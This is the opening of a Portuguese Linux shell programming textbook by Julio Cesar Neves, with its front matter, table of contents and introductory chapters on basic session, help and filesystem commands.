

Julio Cesar Neves

Programação **SHELL** **LINUX**

ATUALIZADO COM AS NOVIDADES DO BASH 4.0

APRENDA A PROGRAMAR O SHELL DO LINUX E DO UNIX

PROGRAMAÇÃO AWK

GUIA COMPLETO DE EXPRESSÕES REGULARES NO BASH E NO OPENOFFICE.ORG

ESCREVA CGIs COM SHELL SCRIPT

PROGRAMAÇÃO DIALOG PARA FAZER INTERFACES GRÁFICAS



Contém todos
os exercícios do
livro resolvidos e
alguns scripts úteis

8^ª
EDIÇÃO

BRASPORT

Material

Copyright© 2010 por Brasport Livros e Multimídia Ltda.

Todos os direitos reservados. Nenhuma parte deste livro poderá ser reproduzida, sob qualquer meio, especialmente em fotocópia (xerox), sem a permissão, por escrito, da Editora.

1 ^a edição: 2000	Reimpressão: 2005
2 ^a edição: 2001	6 ^a edição: 2006
3 ^a edição: 2003	Reimpressão: 2006
Reimpressão: 2003	7 ^a edição: 2008
4 ^a edição: 2004	Reimpressão: 2009
5 ^a edição: 2005	8 ^a edição: 2010

Editor: Sergio Martins de Oliveira

Diretora Editorial: Rosa Maria Oliveira de Queiroz

Assistente de Produção: Marina dos Anjos Martins de Oliveira

Revisão: Patricia Sotello Soares

Editoração Eletrônica: Abreu's System

Capa: Use Design

Técnica e muita atenção foram empregadas na produção deste livro. Porém, erros de digitação e/ou impressão podem ocorrer. Qualquer dúvida, inclusive de conceito, solicitamos enviar mensagem para brasport@brasport.com.br, para que nossa equipe, juntamente com o autor, possa esclarecer. A Brasport e o(s) autor(es) não assumem qualquer responsabilidade por eventuais danos ou perdas a pessoas ou bens, originados do uso deste livro.

Dados Internacionais de Catalogação na Publicação (CIP)
(Câmara Brasileira do Livro, SP, Brasil)

Neves, Julio Cesar

Programação SHELL LINUX / Julio Cesar Neves. --
8. ed. -- Rio de Janeiro : Brasport, 2010.

ISBN 978-85-7452-440-5

1. LINUX (Sistema operacional de computador)
2. UNIX Shells (Programa de computador) I. Título.

10-04576

CDD-005.43

Índices para catálogo sistemático:

1. LINUX : Sistema operacional : Computadores :
Processamento de dados 005.43

BRASPORT Livros e Multimídia Ltda.

Rua Pardal Mallet, 23 – Tijuca
20270-280 Rio de Janeiro-RJ
Tels. Fax: (21) 2568.1415/2568.1507/2569.0212/2565.8257
e-mails: brasport@brasport.com.br
vendas@brasport.com.br
editorial@brasport.com.br

site: www.brasport.com.br

Filial

Av. Paulista, 807 – conj. 915
01311-100 – São Paulo-SP
Tel. Fax (11): 3287.1752
e-mail: filialsp@brasport.com.br



Programação

SHELL LINUX

8^a edição

Julio Cezar Neves

Sumário

Parte I

Capítulo 1. Começando devagarinho	3
Iniciando uma sessão Linux	3
Encerrando uma sessão Linux – exit, logout	4
passwd – Alterando a senha	4
Comandos	5
Obtendo ajuda	6
help – Ajuda	6
man pages – Manual de Referência	7
apropos – Informações sobre um tópico	9
whatis – Descrição de comandos	10
 Capítulo 2. Manipulando arquivos e diretórios	 11
Sistema de arquivos do Unix	11
Operações com o sistema de arquivos	12
Caminhos de diretórios (paths)	13
pwd – Informa nome do diretório corrente	15
cd – Navegando entre diretórios	15
ls – Lista arquivos	16
cp – Cópia de arquivos e diretórios	18
mv – Move arquivos e diretórios	19
ln – Estabelece ligações entre arquivos	20
mkdir – Cria um diretório	22
rmdir – Remove diretório	22
rm – Deleta arquivos e diretórios	23
file – Indicando tipo de arquivo	24

<u>grep – Pesquisa arquivos por conteúdo</u>	24
<u>find – Procurando arquivo por características</u>	25
<u>basename – Devolve o nome de um arquivo</u>	32
<u>dirname – Devolve o nome do diretório</u>	32
 Capítulo 3. Mais Manipulação	33
<u>cat – Exibe o conteúdo de um arquivo</u>	34
<u>wc – Conta caracteres, palavras e/ou linhas</u>	36
<u>sort – Classifica dados</u>	38
<u>head – Mostra início dos dados</u>	41
<u>tail – Mostra final dos dados</u>	41
 Capítulo 4. Segurança de Acesso	43
<u>Posse de Arquivos.....</u>	43
<u>chown – Trocando dono do arquivo</u>	44
<u>chgrp – Trocando o grupo do arquivo</u>	45
<u>Tipos de Acesso a Arquivos</u>	45
<u>Classes de Acesso a Arquivos</u>	46
<u>chmod – Ajustando permissões de arquivos</u>	47
 Capítulo 5. Comandos para Informações sobre Usuários.....	50
<u>who – Usuários ativos</u>	50
<u>id – Identificadores do usuário</u>	51
<u>finger – Detalha informações sobre usuários</u>	52
<u>chfn – Altera dados do finger</u>	53
<u>groups – Informa grupos dos usuários</u>	54
 Capítulo 6. Pra não Perder o Compromisso	55
<u>date – Mostra e acerta data/hora</u>	55
<u>cal – Exibe o calendário</u>	57
 Capítulo 7. Becapecando.....	59
<u>tar – Agrupa arquivos</u>	59
<u>compress – Para compactar dados</u>	61
<u>uncompress – Descompactando arquivos</u>	62
<u>zcat – Visualizando dados compactados</u>	63
<u>gzip – Compactador livre</u>	63
<u>gunzip – Descompactador livre</u>	65
 Capítulo 8. Controle de Execução	66
<u>ps – Lista de processos</u>	68
<u>kill – Enviando sinal a processos</u>	69

<u>Execução em Background</u>	70
<u>jobs – Lista processos suspensos e em background.....</u>	71
<u>bg – Manda processos para background.....</u>	71
<u>fg – Trazendo processos para foreground</u>	72

Capítulo 9. Executando Tarefas Agendadas 73

<u>Programando tarefas com crontab.....</u>	73
<u>O comando at.....</u>	76
<u>O comando batch</u>	78

Parte II

Leiame.txt..... 81

Capítulo 0. O Básico do Básico 84

<u>Visão geral do sistema operacional UNIX</u>	84
<u>Quem não é movido a gasolina, precisa de Shell?.....</u>	85
<u>Por que Shell?.....</u>	88
<u>Tarefas do Shell.....</u>	88
<u>Exame da linha de comandos recebida.....</u>	89
<u>Resolução de redirecionamentos.....</u>	90
<u>Substituição de variáveis</u>	90
<u>Substituição de metacaracteres.....</u>	90
<u>Passa linha de comando para o kernel.....</u>	90
<u>Principais Shells</u>	91
<u>Bourne Shell.....</u>	91
<u>Bourne-Again Shell.....</u>	91
<u>Korn Shell.....</u>	91
<u>C Shell.....</u>	92
<u>Sem comentários</u>	93

Capítulo 1. Recordar é Viver..... 94

<u>Usando aspas, apóstrofos e barra invertida.....</u>	94
<u>Crase e parênteses resolvendo crise entre parentes.....</u>	95
<u>Direcionando os caracteres de redirecionamento.....</u>	98
<u>Exercícios.....</u>	101

Capítulo 2. Comandos que não são do Planeta 103

<u>O ed é d+</u>	103
O comando sed	108
A opção -n	117
A opção -i	118
A família de comandos grep.....	121
A opção -c (count ou contar)	124
A opção -l	125
A opção -v	126
A opção -f (file)	126
A opção -o (only matching)	128
Os comandos para cortar e colar	130
Cortando cadeias de caracteres – <u>cut</u>	130
Colando cadeias de caracteres – <u>paste</u>	133
A opção -d (delimitador)	134
A opção -s	134
Perfumarias úteis	135
<u>O tr traduz, transcreve ou transforma cadeias de caracteres?</u>	136
A opção -s	141
A opção -d	142
A opção -c	143
Exprimindo o expr de forma expressa.....	144
Execução de operações aritméticas	144
<u>bc – A calculadora</u>	145
O interpretador aritmético do Shell.....	147
<u>O uniq é único</u>	153
A opção -d	154
<u>Mais redirecionamento sob o Bash</u>	155
<u>Exercício</u>	156

Capítulo 3. Viemos aqui para falar ou para programar?..... 157

<u>Executando um programa (sem ser na cadeira elétrica)</u>	157
Usando variáveis	158
Para criar variáveis	158
Para exibir o conteúdo das variáveis	159
<u>Passando e recebendo parâmetros</u>	160
<u>O comando que passa parâmetros</u>	163
<u>Desta vez vamos</u>	168
Programa para procurar pessoas no arquivo de telefones	169
Programa para inserir pessoas no arquivo de telefones.....	170

<u>Programa para remover pessoas do arquivo de telefones</u>	172
<u>Exercícios.....</u>	173
Capítulo 4. Liberdade condicional!!.....	174
<u>O bom e velho if</u>	175
<u>Testando o test.....</u>	178
<u>O test de roupa nova.....</u>	185
<u>Se alguém disser que eu disse, eu nego.....</u>	186
<u>Não confunda and com The End</u>	187
<u>or ou ou disse o cão afônico</u>	188
<u>Disfarçando de if</u>	189
<u>&& (and ou e lógico).....</u>	189
<u> (or ou ou lógico)</u>	190
<u>Operadores aritméticos para testar.....</u>	191
<u>E tome de test.....</u>	192
<u>O caso em que o case casa melhor.....</u>	195
<u>Exercícios.....</u>	201
Capítulo 5. De Lupa no Loop.....	202
<u>O forró do for</u>	203
<u>Perguntaram ao mineiro: o que é while? while é while, uai!</u>	212
<u>O until não leva um ~ mas é útil.....</u>	214
<u>Continue dançando o break</u>	218
<u>Exercício.....</u>	220
Capítulo 6. Aprendendo a ler.....	221
<u>Que posição você prefere?</u>	221
<u>Afinal como é que se lê?</u>	228
<u>Leitura dinâmica.....</u>	237
<u>Leitura sob o Bash</u>	239
<u>Opção -p</u>	239
<u>Opção -t</u>	239
<u>Opção -n</u>	240
<u>Opção -s</u>	241
<u>Opção -a</u>	241
<u>Outra forma de ler e gravar em arquivos</u>	241
<u>Já sei ler. Será que sei escrever?</u>	243
<u>Exercícios.....</u>	246

Capítulo 7. Várias variáveis.....	248
Exportar é o que importa.....	249
É . e pronto.....	255
Principais variáveis do sistema	257
Parâmetros.....	263
Construções com parâmetros e variáveis.....	264
Expansão de chaves { ... }	274
Ganhando o jogo com mais curingas.....	276
Vetores ou Arrays.....	279
Um pouco de manipulação de vetores.....	282
Exercícios.....	290
Capítulo 8. Sacos de gatos.....	291
A primeira faz tchan, a segunda faz tchun, e tchan, tchan, tchan.....	291
wait a minute Mr. Postman.....	296
Para evitar trapalhadas use o trap	297
Funções.....	301
FIFO.....	304
Substituição de processos	309
Mergulhando fundo no nautilus.....	317
Instalando scripts do gerenciador de arquivos.....	317
Escrevendo scripts do gerenciador de arquivos	318
Exemplos de scripts	320
script também é um comando	326
Fatiando opções.....	328
Em busca do erro perdido	331
Mandando no terminal.....	333
Macetes, macetes & macetes	338
Exercícios.....	340
Apêndice 1. awk: Comando ou Linguagem?	341
O Be-a-bá do awk	342
Uso do awk	343
Campos	343
Listando	344
Formando padrões	346
Expressões relacionais	346
Expressões regulares	348

<u>Padrões BEGIN e END</u>	351
O uso de variáveis.....	352
Faz de conta.....	355
Operadores	356
Funções matemáticas	357
<u>Prá cadeia</u>	357
Instruções de controle de fluxo	361
O comando if.....	362
<u>O comando while</u>	363
for midável.....	364
break e outros bric-a-bracs	365
Valores de vetores.....	365
print e printf parece mas não é	368
A saída com print	368
Formatando a saída com printf.....	369
Como redirecionar a saída com printf?	370
<u>O awk no contexto do Shell</u>	372
Recebendo parâmetros.....	373
Em cooperação com o Shell	373
Apêndice 2. Expressões regulares	377
Um pouco de teoria	378
Conceitos básicos.....	378
História	379
Então vamos meter as mãos na massa.....	380
Âncoras	381
Representantes	383
Quantificadores	384
Fingindo ser lista	390
Outros	39
Expressões Regulares (no BrOffice.org).....	408
Onde usar Expressões Regulares no BrOffice.org	409
Diferenças na lógica de uso	410
Diferenças de sintaxe.....	412
Apêndice 3. CGI em Shell Script	420
Configuração	420
Algumas considerações importantes	422
Diversão	422
Iniciando	422
Método GET	426

Método POST	427
<u>Upload</u>	<u>429</u>
<u>CheckBox</u>	<u>431</u>
Radio Buttons.....	432
Contador de acesso genérico	433
SSI – Server Side Includes	434
Contador	434
Segurança	436
Introdução e Configuração.....	<u>436</u>
LAN <u>44</u>	
Livro de assinaturas.....	445
Apêndice 4. Dialog	450
Por que este documento existe.....	<u>450</u>
Objetivo e Escopo Deste Documento.....	<u>451</u>
Últimas Palavras Antes de Iniciar.....	<u>452</u>
Introdução	<u>452</u>
O que é o Dialog	<u>452</u>
Breve Histórico do Dialog.....	<u>453</u>
Seu Primeiro Comando com o Dialog	<u>453</u>
Listagem dos 15 Tipos de Caixas	<u>454</u>
Exemplos dos Tipos de Caixa.....	<u>455</u>
Como o Dialog Funciona.....	<u>460</u>
<u>Parâmetros Obrigatórios da Linha de Comando</u>	<u>461</u>
Como reconhecer respostas SIM ou NÃO	<u>462</u>
Como Obter o Texto Que o Usuário Digitou.....	<u>464</u>
Como Obter o Item Único Escolhido de um Menu ou Radiolist	<u>466</u>
Como Obter os Itens Múltiplos Escolhidos de um Checklist.....	<u>470</u>
<u>E se o Usuário Apertar o Botão CANCELAR?</u>	<u>472</u>
E se o Usuário Apertar a Tecla ESC?	<u>473</u>
E se o Usuário Apertar o botão HELP?.....	<u>473</u>
Como Tratar Todos os Botões e Teclas de Uma Vez?	<u>474</u>
Mergulhando de Cabeça no Dialog	<u>474</u>
<u>Exemplo de Menu Amarrado (em Loop)</u>	<u>474</u>
<u>Exemplo de Telas Encadeadas (Navegação Sem Volta)</u>	<u>476</u>
<u>Exemplo de Telas com Navegação Completa (Ida e Volta)</u>	<u>477</u>
<u>Exemplo de Pedido de Confirmação (Uma Caixa Sobre Outra)</u>	<u>480</u>
<u>Exemplo de Posicionamento de Caixas (Não Centralizado)</u>	<u>481</u>
<u>Exemplo de Várias Caixas na Mesma Tela (Multicaixas!)</u>	<u>482</u>
<u>Exemplo de Menu com Itens Dinâmicos (Definidos em Execução)</u>	<u>484</u>
<u>Exemplo de Cópia de Arquivos com Barra de Progresso (Gauge)</u>	<u>486</u>
Configurando as Cores das Caixas	<u>489</u>

Lista das Opções de Linha de Comando	492
Opções para definir os textos da caixa	492
Opções para fazer ajustes no texto da caixa	492
Opções para fazer ajustes na caixa.....	493
Opções relativas aos dados informados pelo usuário	494
Outras 49	
Opções que devem ser usadas sozinhas na linha de comando.....	495
Os Clones: Xdialog, Kdialog, gdialog	495
Whiptail	496
Xdialog	496
Kdialog	497
gdialog.....	498
Zenity 89	
Udpm 89	
pythondialog	499
Onde Obter Mais Informações	499
Apêndice 5. Peripécias pela Rede	501
Fazendo download com o wget.....	501
Principais opções	501
Usando o wget com proxy.....	506
Arquivos de configuração.....	507
Brincando pela rede com o netcat.....	513
Coisas do bem	514
Coisas do mal	517
Resumo	519
Apêndice 6. Significado das Opções mais Frequentes no Shell.....	520
Apêndice 7. Resolução dos Programas	522
Índice Remissivo	535





Capítulo 1

Começando devagarinho

• Iniciando uma sessão Linux

Toda sessão no *Linux* começa com uma solicitação de um nome de login. Após o usuário informar o seu login, uma senha é solicitada. Por motivos óbvios, a senha digitada não aparece na tela. Um detalhe a ser observado é que o *Linux* faz distinção entre letras maiúsculas e minúsculas. Senhas que diferem em pelo menos um caractere maiúsculo/minúsculo são consideradas diferentes.

Sempre que um usuário digita seu nome de login e senha corretamente, um *Shell* é invocado e a partir dele o usuário passa a dar comandos e interagir com o sistema:

```
Conectiva Linux 7.0
Kernel 2.2.19-15cl
login: d327760
Password:
Last login: Mon May 27 11:36:55 from 1xrjd090
$
```

O superusuário, conhecido como root, é também o responsável por cadastrar os usuários, dando para cada um o nome de login correspondente. A senha é deixada em branco, e o sistema solicita a mudança de senha na primeira vez em que o usuário se “logar”. O superusuário pode também definir *Shells* específicos para cada usuário.

Encerrando uma sessão Linux – exit, logout

Como em todo sistema multiusuário, assim que terminar seu trabalho cada usuário deve encerrar sua sessão. Dois comandos realizam esta tarefa: `exit` e `logout`. O comando `logout` encerra de uma vez a sessão do usuário, já o comando `exit` encerra somente o *Shell* corrente. É aconselhável sempre utilizar o comando `exit` em vez de `logout`, pois pode haver uma situação em que o usuário tenha invocado um *Shell* a partir de outro.

Exemplos:

```
$ exit
```

ou

```
$ logout
```

Para `logout`, pode-se usar também a combinação de teclas `<ctrl>d`, mas esse recurso nem sempre está habilitado.

```
$ ^d
```

passwd - Alterando a senha



Sintaxe:

```
passwd [usuario]
```

O comando `passwd` permite a um usuário mudar sua própria senha, ou ao superusuário mudar a senha de qualquer usuário. Alguns sistemas pedem a senha antiga antes de solicitarem a nova. Algumas implementações do *Unix* criticam de forma severa a nova senha, quer seja impondo limites mínimos de tamanho ou combinações de letras maiúsculas, minúsculas e números. Esses aspectos de segurança visam evitar que usuários não autorizados descubram senhas dos usuários do sistema.

Exemplo:

```
$ passwd
Changing password for user jneves.
Changing password for jneves
(current) UNIX password:
```

```
New password:
BAD PASSWORD: it is based on a dictionary word
New password:
BAD PASSWORD: it is based on a dictionary word
New password:
BAD PASSWORD: it is based on a dictionary word
passwd: Authentication token manipulation error
```

No exemplo anterior, tentei alterar por três vezes a minha senha para juliana00, os algoritmos de comparação do passwd inferiram que, em virtude do meu nome ser julio, a senha que estava propondo era muito óbvia e a alteração não se processou.

```
$ passwd
Changing password for user jneves.
Changing password for jneves
(current) UNIX password:
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
```

Agora sim, a senha foi alterada.

Comandos

Em linha de comando, o *Linux* oferece uma grande variedade de comandos a serem usados. Após pressionar o <ENTER> os comandos informados são examinados pelo *Shell* e após são passados para o *Linux*, que inicia a ação apropriada ou exibe uma mensagem de erro.

De um modo geral os comandos do *Linux* têm a seguinte forma:

```
$ comando [-opções ...] [argumentos ...]
```

Exemplos:

\$ who	Só o comando
\$ who -H	Comando e opção
\$ who am i	Comando e argumentos

Os comandos do *Shell*, nessa parte do livro, referem-se todos ao Bourne-Again Shell (*bash*).

Obtendo ajuda

O Linux oferece diversas formas de ajuda aos seus usuários:

Comandos para pedir Ajuda	
help	Mostra informações gerais sobre os built-ins do Shell
man	Mais completa documentação do Linux
apropos	Mostra informações sobre um tópico
whatis	Obtém uma breve descrição de um comando do sistema

help – Ajuda

O comando **help** é utilizado para mostrar informações gerais dos *built-ins* do *Shell* (chamam-se *built-in* os comandos que são incorporados ao *Shell*, isto é, não são instruções autônomas como o *who*, por exemplo. São comandos cujos códigos se encontram incorporados ao código do *Shell*). Este comando é muito útil para novos usuários.

Exemplo:

```
$ help
GNU bash, version 2.05b.0(1)-release (i386-redhat-linux-gnu)
These shell commands are defined internally. Type 'help' to see this
list.

Type 'help name' to find out more about the function 'name'.
Use 'info bash' to find out more about the shell in general.
Use 'man -k' or 'info' to find out more about commands not in this list.
```

A star (*) next to a name means that the command is disabled.

```
*[DIGITS | WORD] [&]          (( expression ))
. filename                   :
[ arg... ]                   [[ expression ]]
alias [-p] [name[=value] ... ] bg [job_spec]
....
```

man pages – Manual de Referência



Sintaxe:

```
man [-aP] [seção] tópico
```

A documentação padrão do *Linux*, chamada de *man pages*, contém ajuda para todos os comandos padrão do *Unix*. Para que o sistema também contenha *man pages* de utilitários e aplicações não padrão, estes devem encarregar-se de incluí-las automaticamente durante sua instalação.

Sempre digo que o *man* é o comando mais importante, pois é a única “pessoa” que conhece todos os comandos com as respectivas opções.

O Manual de Referência do *Unix* é dividido em oito seções:

Subdivisões das man-pages	
1. Comandos de usuários	Comandos que podem ser executados a partir de um Shell
2. Chamadas de sistema	Funções que têm de ser executadas pelo kernel
3. Bibliotecas de funções	A maioria das funções da biblioteca <i>libc</i>
4. Formatos de arquivos especiais	Drivers e hardware
5. Arquivos de configuração	Formatos de arquivos e convenções
6. Jogos e demonstrações	<i>bls</i>
7. Pacotes de macro e convenções	Sistemas de arquivos, protocolos de rede, códigos ASCII e outros
8. Comandos de administração do sistema	Comandos que muitas vezes apenas o <i>root</i> pode executar.

O comando *man* apresenta todos os tópicos do manual *Linux*, de uma forma semelhante ao manual impresso. Entretanto, *man* é o utilitário de documentação padrão e está presente em qualquer *Unix*, além de seus comandos serem os mesmos em qualquer sistema.

Parâmetro	Função
-a	Encontra todas as páginas que coincidam com o padrão
-p	Indica um programa paginador alternativo
seção	Indica uma das oito seções do manual a procurar
tópico	Indica qual tópico procurar. O tópico deve ser exatamente o nome de comando, chamada de sistema, etc

Ao encontrar o tópico solicitado, o programa aceita comandos diretamente do teclado. Os principais são:

Comando	Ação
h	Mostra a ajuda do man
q	Sai do man
[N]e	Avança uma linha, ou N linhas, quando especificado
[N]y	Volta uma linha, ou N linhas, quando especificado
f	Avança uma tela
b	Volta uma tela
/texto	Procura por um texto no texto apresentado pelo man

Exemplos:

```
$ man 1 ls
LS(1)                                         LS(1)
NOME
      ls, dir, vdir - lista o conteúdo do diretório
SINOPSE
      ls [opções] [arquivo...]
      dir [arquivo...]
      vdir [arquivo...]
$ man passwd
PASSWD(5)                                     Formatos de Arquivo          PASSWD(5)
NOME
      passwd - arquivo de senhas
DESCRÍÇÃO
      Passwd é um arquivo texto, que contém a lista de contas do sistema, fornecendo para cada conta qualquer informação útil como identificação numérica do usuário...
```

apropos – Informações sobre um tópico



Sintaxe:

apropos tópico

Uma facilidade bastante interessante existente em sistemas Unix/Linux é o comando `apropos`. Este comando consulta um banco de dados consistindo da descrição do comando. É bastante útil em situações em que se deseja executar determinada tarefa e não se conhece o nome do comando.

Por exemplo, caso eu não me lembresse qual era o compilador C instalado no meu sistema, eu poderia digitar:

```
$ apropos compiler
cccp, cpp (1)           - The GNU C-Compatible Compiler Preprocessor.
g++ (1)                  - GNU project C++ Compiler
gcc, g++ (1)             - GNU project C and C++ Compiler (v2.7)
...
...
```

Uma vez de posse dessa informação eu digitaria então

```
$ man gcc
```

para obter informações específicas sobre o compilador `gcc`.

Observe que os sublinhados no exemplo foram meus, para mostrar que o comando `apropos` procurou a palavra (no caso `compiler`) em todo o banco e não somente no rol das instruções.

Todavia, este banco de dados não é criado automaticamente. O administrador de sistemas precisa criar este banco de dados através do comando `catman`. Esse comando irá varrer todos os diretórios especificados na variável de ambiente `MANPATH` e irá construir um arquivo chamado `whatis`, onde irá colocar as descrições dos programas. Caso não exista esse arquivo, ao se invocar o `apropos` uma mensagem parecida com esta será exibida:

```
$ apropos compiler
apropos: file /usr/local/man/whatis not found
Create the whatis database using the catman -w command.
```

Para construir esse banco de dados, emitir o comando:

```
$ catman -w
```

Uma vez criado o banco de dados, o comando apropos (ou man -k) poderá então ser utilizado.

Exemplos:

No intuito de mostrar a diferença entre este comando (apropos) e o próximo (whatis), os exemplos dos dois serão iguais.

```
$ apropos chmod
chmod          (1) - change file access permissions
chmod          (2) - change permissions of a file
fchmod [chmod]  (2) - change permissions of a file
$ apropos ifconfig
ifconfig        (8) - configure a network interface
```

whatis – Descrição de comandos



Sintaxe:

```
whatis tópico
```

O comando whatis obtém uma breve descrição de um comando do sistema.

Exemplos:

```
$ whatis chmod
chmod          (1) - change file access permissions
chmod          (2) - change permissions of a file
$ whatis ifconfig
ifconfig        (8) - configure a network interface
$ whatis compiler
compiler: nothing appropriate
```





Capítulo 2

Manipulando arquivos e diretórios

• Sistema de arquivos do Unix

No sistema operacional *Unix/Linux*, costuma-se dizer que “tudo” é arquivo. Isto se deve ao fato de o sistema operacional tratar de modo semelhante tanto arquivos comuns como dispositivos de sistema.

O sistema de arquivos do *Unix/Linux* é hierárquico. A base desta árvore é um diretório chamado diretório raiz, representado por / (o caractere barra). Enquanto outros sistemas operacionais tratam individualmente discos e partições, o *Unix/Linux* considera todos os dispositivos, discos, arquivos e diretórios como um todo, alocando-os numa única árvore do sistema de arquivos.

Nos sistemas *Linux/Unix* cada diretório da árvore armazena arquivos segundo sua função, seguindo (mais ou menos) o padrão apresentado na página seguinte.

Os arquivos não possuem tamanho previamente determinado. Quanto à estrutura interna dos arquivos, o *Unix/Linux* não faz nenhuma restrição. Um arquivo pode conter qualquer sequência de bytes, proporcionando grande flexibilidade ao sistema.

Os nomes de arquivos podem ter quantidades máximas de caracteres diferentes para sistemas operacionais diferentes. Nos antigos *Unix* tradicionais (*System V*), o

limite era de 14 caracteres. Nos modernos *Unix* baseados no *BSD*, o limite é 256 caracteres.

Diretório	Tipos de Arquivos
<code>/bin</code>	Utilitários principais do Unix
<code>/etc</code>	Programas e arquivos administrativos
<code>/lib</code>	Bibliotecas de funções, programas e dados
<code>/tmp</code>	Arquivos temporários
<code>/home/jneves</code>	Arquivos do usuário jneves
<code>/usr/bin</code>	Utilitários
<code>/usr/sbin</code>	Utilitários usados somente pelo “root”
<code>/usr/include</code>	Arquivos de cabeçalho (por exemplo, da linguagem C)
<code>/usr/lib</code>	Bibliotecas de funções
<code>/usr/spool</code>	Áreas de spool (por exemplo, de mail e impressora)
<code>/dev</code>	Arquivos especiais de dispositivo

No *Unix/Linux* não existe o conceito de extensões para nomes de arquivo. Podemos até usá-las para facilitar a compreensão dos tipos de arquivos, mas não são de modo algum obrigatórias. Um arquivo chamado *apostila.txt* será visto pelo sistema como *apostila.txt* e não como *apostila* extensão *txt*. Isto é especialmente útil quando usamos algo que poderíamos chamar de “múltiplas extensões”, ou seja, podemos nomear um arquivo como *apostila.tar.gz*.

Operações com o sistema de arquivos

Tanto em algumas versões de *Unix* baseadas em PCs quanto no *Linux*, é possível ter vários *Shells* em uso. Cada *Shell* pode ter um diretório corrente de forma independente dos outros, porque diretório corrente é aquele em que você está posicionado num dado momento.

Cada usuário possui também um diretório próprio para armazenar seus arquivos. Este diretório é chamado de diretório *home* do usuário e geralmente tem o mesmo nome do *login name* do mesmo. Os diretórios *home* dos usuários *peduardo* e *xandao* costumam ser, respectivamente: `/home/peduardo` e `/home/xandao`.


Normalmente, logo após o seu *login*, o seu diretório corrente fica sendo seu próprio diretório *home*, isto é, quando você se “loga” é posicionado no seu diretório *home*, portanto neste momento o seu diretório corrente é o *home*.

Caminhos de diretórios (paths)

Um caminho de diretórios especifica uma sequência de diretórios a percorrer para chegar a algum ponto na árvore de diretórios. Para que se possa caminhar entre eles, cada vez que se cria um diretório no *Unix/Linux*, são criadas referências para este (que funcionam como apelidos), que são: “.” e “..”. O único diretório que não possui estas referências é o diretório raiz (“/”). O “.” referencia o diretório corrente, enquanto o “..” faz referência a seu diretório pai na árvore de diretórios.

Na especificação de caminhos, o delimitador é o caractere “/”. Por exemplo, o caminho do diretório *home* do usuário *peduardo* é /home/peduardo. Uma especificação de diretórios deste tipo é chamada de caminho absoluto, pois não importa qual seja o diretório corrente, /home/peduardo sempre leva ao diretório *home* do usuário *peduardo*.

Por outro lado, especificações de diretório podem ser do tipo caminho relativo, onde a referência a um diretório é feita a partir do diretório corrente.



Por exemplo, baseando-se na árvore de diretórios `/home`, se o diretório atual fosse `/home/peduardo`, poderíamos fazer referência ao diretório `home` do usuário `xandao`, utilizando o caminho relativo `../xandao`. O caminho absoluto para o mesmo diretório seria: `/home/xandao`. Repare que o caminho absoluto sempre começa por uma barra (`/`), isto porque o diretório `" / "` é a raiz e é daí que começam todos os endereçamentos absolutos. O relativo jamais começa por uma `" / "`, já que seu endereçamento é feito em relação ao diretório corrente.

A primeira coisa que sempre vem em mente no uso de um sistema operacional é como lidar com os arquivos dentro dele... Nesta seção eu vou mostrar alguns comandos básicos para trabalhar com os arquivos.

Comandos para manipulação de arquivos e diretórios

<code>pwd</code>	Informa o nome do diretório corrente
<code>cd</code>	Navegando entre diretórios
<code>ls</code>	Listar arquivos
<code>cp</code>	Cópia de arquivos e diretórios
<code>mv</code>	Move arquivos e diretórios
<code>ln</code>	Estabelece ligações entre arquivos
<code>mkdir</code>	Cria um diretório
<code>rmdir</code>	Remove um diretório vazio
<code>rm</code>	Apaga arquivos e diretórios
<code>file</code>	Indicando tipo de arquivo
<code>grep</code>	Procura arquivos por conteúdo
